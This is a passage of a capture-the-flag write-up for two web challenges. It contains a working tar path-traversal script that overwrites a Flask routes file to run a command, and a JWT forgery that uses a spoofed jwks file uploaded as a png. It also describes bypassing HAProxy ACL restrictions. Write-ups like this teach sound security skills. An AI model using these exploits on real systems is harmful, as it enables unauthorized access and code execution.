`[UPLOAD_FOLDER]/[EXTRACTDIR]/../../../../../../../../../tmp/evil.txt`

Which allows us to create files outside of the current directory, and also to **overwrite** files already on the system.


Let’s do that and create our malicious archive containing a file with a relative path. There are several tools that could do it for us (https://github.com/ptoomey3/evilarc), but this is really simple to do manually.

First, we’re confirming the vulnerability with a test file. We will place the file “hello” in the root folder of the file system of the backend application, whose content will be a simple “hello there” message I placed locally in a test.txt file. Here’s the script that builds the malicious archive:




```python
import tarfile

archive = tarfile.open("pasta.tar.gz", "w|gz")
archive.add("/root/UniCTF/Slippy/web_slippy/test.txt", arcname="../../../../../../../../../../../../hello")
archive.list()
archive.close()
```

We display the list of files in the archive after creating it for more clarity. When we launch the script, we get the expected output:




```
→ web_slippy python3 testing.py
-rw-r--r-- root/root          10 2021-11-23 10:25:59 ../../../../../../../../../../../../hello
```

The name of the file contained in the archive contains characters that define a relative path. We upload this archive to the website (we’re hosting it locally first). When we **sh** into the docker, we confirm that the file **/hello** was created, with the expected content:




```
/app # cat /hello
hey there
```

So, we have the ability to write to any file on the system, and eventually to overwrite existing files. We might have several ways to get the flag from there, but we noticed in the source code of the application (in the **run.py** file) that the Flask application was running in **debug mode**:



```
→ challenge cat run.py
from application.main import app

app.run(host='0.0.0.0', port=1337, debug=True, use_evalex=False)
```


This means that the application will automatically reload when a change happens in its code. So we decided to overwrite the **routes.py** file by overwriting it with an exact copy of it, but with some system command added to it:



```
→ web_slippy cat payload.py
from flask import Blueprint, request, render_template, abort
from application.util import extract_from_archive
import os

web = Blueprint('web', __name__)
api = Blueprint('api', __name__)

@web.route('/')
def index():
    os.system("cat /app/flag > /app/application/static/js/pasta")
    return render_template('index.html')

@api.route('/unslippy', methods=['POST'])
def cache():
    if 'file' not in request.files:
        return abort(400)

    extraction = extract_from_archive(request.files['file'])
    if extraction:
        return {"list": extraction}, 200

    return '', 204
```

Replacing the original **routes.py** file with the one above will reload the application with the new **routes.py**. When we request the root of the flask application, our command will be executed. It will simply place the flag in a folder that is publicly accessible (/static/js), allowing us to read it.

We slightly modify the script creating the malicious archive in order to overwrite the routes.py file with the content of payload.py we just showed, instead of creating a dummy “hello” file in the root of the server:



```
import tarfile

archive = tarfile.open("pasta.tar.gz", "w|gz")
archive.add("./payload.py", arcname="../../../../../../../../../app/application/blueprints/routes.py")
archive.list()
archive.close()
```

We upload the malicious tar.gz file, and visit the following URLs :

- `http://<IP>/` → triggers the command
- `http://<IP>/static/js/pasta` → gets the flag

We **get the flag**.

Solvers/Scripts Used

- **slippy_archive.py** : the script which builds the malicious archive.
- **slippy_payload.py** : the modified routes.py executing commands for us.

SteamCoin

Proof of Concept

1. Upload to the website a **png image** that is actually a valid **jwks.json** file containing the public key associated with a private key we generated ourselves on our attacking machine.

2. Generate a jwt with 'admin' as username, and the png file as jku (as well as the KID indicated in the png).

3. We correctly spoofed a JWT for user admin. We still can't call protected **/api/test-ui** route because of **proxy acl restrictions**. Use **CVE-2021-40346** (HTTP request smuggling in HAProxy) to **bypass the acl restrictions**.

4. We can now access **/api/test-ui** as admin user. This path allows us to force the server to make a request through a headless browser to `http://127.0.0.1:1337/${path}` (${path} being transmitted through the request body to /api/test-ui).


5. Force the browser of the server to make a request to a **malicious SVG file** we uploaded on the website. This file contains an **XSS that forces the server to make HTTP requests locally** to the couchdb database (that precisely works through HTTP, and was only accessible locally).

6. The database contains the flag.

Detailed Exploitation Process Path

The web page at the root URL of the challenge was a simple login page, containing a link to a register page. This register page worked as intended, and we were able to connect as a user of the website.

Once connected, we noticed that the requests exchanged with the server all contained a **JWT token**, that was used to control user sessions. We analyzed this **JWT**, and notices the following interesting elements:




```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImt
pZCI6ImEyNzVjYzY4LWY4YzUtNDAxNS1hZTBiLT
UxMjc0ZjliYWNhNSIsImprdSI6Imh0dHA6Ly9sb
2NhbGhvc3Q6MTMzNy8ud2VsbC1rbm93bi9qd2tz
Lmpzb24ifQ.eyJ1c2VybmFtZSI6InBhc3RhIiwi
aWF0IjoxNjM3NjIxNzEyfQ.sT1N98ZXqczRtXkG
cadwo6r67ZygCExm0r1HVMkd4W7f2UIWXQWEdjL
qjvVTlIspyNE8WpuXi_33rrzLQfaloXxuPEQAux
BkcLRqCCPT7F0uNtN7tTPnHzDCEPTaoRAErpUqZ
z5Ts3PdjDBsyGlja0DDrOu1oA8wwB6MIeFwXCrR
chNC2AjQfrmOHQssSJaDtqvBnLHNf-
v0g8tYi58myhK86ukixw5luHVfWHzaYmOWE9bZL
o3vAlq54Iig3ACJxqIp8IsZvF5GBNHiO5LuDxJH
B93O47lyvvOx_XRvtFm_aM3iurwnXYAka7hKVe4
6ydRTVhjS4EGqXbTxgFIR5Q
```

```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid": "a275cc68-f8c5-4015-ae0b-51274f9baca5",
  "jku": "http://localhost:1337/.well-known/jwks.json"
}
```

```
{
  "username": "pasta",
  "iat": 1637621712
}
```

```
RSASHA256(
  base64UrlEncode(header) + "." +
```

It seems like the JWT uses jwks (JSON Web Key Sets), which is a mechanism that verifies JSON Web Token against a local endpoint containing the public key associated with the private key that signed the token. The path of such an endpoint is, as in the JWT above, `/.well-known/jwks.json`. This file has the following format:



```
keys:
  0:
    alg:    "RS256"
    kty:    "RSA"
    use:    "sig"
    e:      "AQAB"
    n:      "ALS7+Z/B/hAr9CK5FCgv1YhqQtK0ZGjTSTjIkmZq3IIVOAHQZezmecstFWfLRffhlgjgixunxURO7loawInoB0Vq7S+2CtE249Ftlkc8kKov1
            /5DxQM+Rs514qCZqfSrUC+VCOGhb0P3T0jEG0Iigi7eOWXQ676n+qr0pVwwqF8+hEZYQc3Y0pvMNvFVqgp73fHRae48DrrPksMaXuhXNUw1BJS
    kid:    "a275cc68-f8c5-4015-ae0b-51274f9baca5"
```

(n is the public key in an encoded format).

The JWT also identifies the user with a username. All this information is interesting, but we can't do much at the moment.

The website also allows users to upload a **verification document**. From the source code, we know that this verification document can only have one of the following extensions :

- jpg
- png
- pdf
- svg

From there, we actually have **all the elements we need to forge a JWT with a username 'admin'**. The plan is to :

- Generate a pair of public / private keys on our local machine.
- Create a png file containing a valid jwks.json file with the public key we just generated.
- Create a JWT with ‘admin’ username, and the path to our png file as **jku**. Encrypt it with the private key we generated.
- When the server tries to verify the JWT, it will actually get the public key **from our png file**. Since the public key of such a file is **our** private key with which we encrypted the JWT, the verification will succeed for our token with ‘admin’ username.


(Variation of the technique presented in this article).

To do so, we will need to craft a jwks that has the same format as the target server, and replace only our public key in it. The most efficient way to do so is to use the **source code** of the application to replicate the way it generates keys, KID etc… We launch a dummy **Node.js** server, with only one file, **index.js**:

```
const NodeRSA = require('node-rsa');
const uuid = require('uuid');

this.KEY = new NodeRSA({b: 512});
this.KEY.generateKeyPair();
this.PUBLIC_KEY = this.KEY.exportKey('public')
this.PRIVATE_KEY = this.KEY.exportKey('private')
console.log("pub", this.PUBLIC_KEY)
console.log("priv", this.PRIVATE_KEY)
this.KEY_COMP = this.KEY.exportKey('components-public');
console.log("n", this.KEY_COMP.n.toString('base64'))
this.KID = uuid.v4();
console.log("kid", this.KID)
```


(Of course, we installed node-rsa and uuid with npm install).

We launch the dummy server, which will display us a pair of public/private keys, the **n** variable (encoded version of the public key used in the file jwks.json), and a random KID. We create a file **keys.png** with the following content (we took the original **jwks.json** file of the website, and replaced **n** and **kid** with the values generated by our dummy server) :



```
→ web_steamcoin cat keys.png
{
  "keys": [
    {
      "alg": "RS256",
      "kty": "RSA",
      "use": "sig",
      "e": "AQAB",
      "n": "AK5uvxEeg3QXBlAmkh1OFVRTVvEShWj2ndZqR3Y9IhBHfC9U58n1ibwdzoKnAMtVmmS+2EQFpiYR14FQ2DGQJ+X+wCGqXrmgSi3ckPQmw
XbD44HKNqsIu2MNfG1Xibe7jFM2T3EBFBLTeT31XfWnX9qGVzfmxiekt6mvcJ6owkZJHgxrK4dyQF9NHslfxZSFcIQATLLhk96/BrFLEIckjT0Tx9WbEe
GWuRQ05Q7E5NoiaePwbNGpqvhYUadECPjtyTRkG7mKj2RcR3I0BTbZdt1pEEFbJqXsw2dlyRPfOYXuRtg9J+LMLicRDs0N7ZZt0IL6WH/spftrtFi5X07
E=",
      "kid": "661ba02b-8578-4b6d-9046-082fe4de6386"
    }
  ]
}
```

We uploaded this file on the website (which fortunately tells us the file name under which our files are uploaded):



Document verification


Please select your identification document for upload..

Uploaded file: d225bc35a733ce9ce69ba70fcc84ff0e.png

An admin will review your document shortly!

verification file uploaded successfully!

Now we forge our JWT with the ‘admin’ username, the path of our **spoofed jwks file**, and the private key generated on our end :



```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImt
pZCI6IjNkNWM5NDVmLTA3MDUtNGUyOS1hZjUxLT
IwYTc3ZDJkY2EzYSIsImprdSI6Imh0dHA6Ly9sb
2NhbGhvc3Q6MTMzNy91cGxvYWRzLzg2YjY4YWIw
MTc0MDNjMjQ3Y2E3OTYzZjk2ODdmNGQ5LnBuZyJ
9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxN
jM3NjIxNzEyfQ.NxzDV_2g5mLR_87W5u9MqRwgB
QMdhd-
C_wyN8Hk3qH7kXNrayvgdRyRTnKuAsCyBJOcSmK
Okrg6GYdjby_zRABPxuBZAf4f8QxKF-
HOIWSqPnpqxsG6q2Zn_SeVqTK-
TmFWPqi2d0PR1GjXyuGsfudN41codD29jtrjx9v
Q6Yf_oPRLCowNOvXuVOZsN7VXvLRAFypRSlFprw
BCod3v-
5QZ69yVy1M4haXkcMWjteW39OFxZyGfyj9O19qU
e_VY-
s76SEU6n19A7ds_N2fX7vYvFS_XJuj7rG73zg5R
7AluvFOPKA4YhyP1NBYtU2ssTSuhX6J_O-
gSTog3uzlYO7w
```

HEADER: ALGORITHM & TOKEN TYPE

```
  "alg": "RS256",
  "typ": "JWT",
  "kid": "3d5c945f-0705-4e29-af51-20a77d2dca3a",
  "jku":
"http://localhost:1337/uploads/86b68ab017403c247ca7963f
9687f4d9.png"
}
```

PAYLOAD: DATA


```
{
  "username": "admin",
  "iat": 1637621712
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
kE14TF+vKvuJHbuhaczYI46/juAB7
6LuGN2
GQIDAQAB
-----END PUBLIC KEY-----
LqDmVkrpjhUO7uz2NaNtE1idHSWk5
8Ui4wW
4fG5uFqZRYsw9++0uH1uQ0CURPe2J
NoU3TUuok6kbAUI h8mkOF1G1q==
```

We then make a request to 'dashboard' and replace our random user cookie by this **forged cookie**. We are then shown a different page, '**Admin panel under construction**': it worked.


We noticed in the source code of the application a potentially interesting path, **/api/test-ui**, that only the **admin** user could access. Yet, when trying to reach it with our forged JWT token, we were displayed an error message (403 Forbidden). We were hosting the application locally with some debug logs when reaching the **/api/test-ui** route, and realized that the request didn't even reach the backend router. We recalled seeing **HAProxy** in the configuration files of the application source code. We checked it again, and noticed the ACL restriction on the path we were trying to reach:



```
frontend http-in
    bind *:80
    default_backend web
    acl network_allowed src 127.0.0.1
    acl restricted_page path_beg /api/test-ui
    http-request deny if restricted_page !network_allowed

backend web
    option http-keep-alive
    option forwardfor
    server server1 127.0.0.1:1337 maxconn 32
```

These three lines basically mean that we cannot access **/api/test-ui** if we are not on **localhost**. Since we had no way to trigger an XSS or simulate a request coming from localhost, we searched for ways to bypass such ACL restrictions. We rather quickly stumbled upon **CVE-2021-40346**, a request smuggling vulnerability in HAProxy that allows precisely to bypass ACL restrictions.
NOTE : It seems like there was a way easier method to bypass ACL restriction. We could simply request /Api/test-ui for that, since Express ignores case and HAProxy ACL restrictions are case-sensitive. RIP.

Anyways, following the instructions of **CVE-2021-40346**, we used Burp in order to smuggle a **POST** request to the interesting path, **/api/test-ui** with Burp:

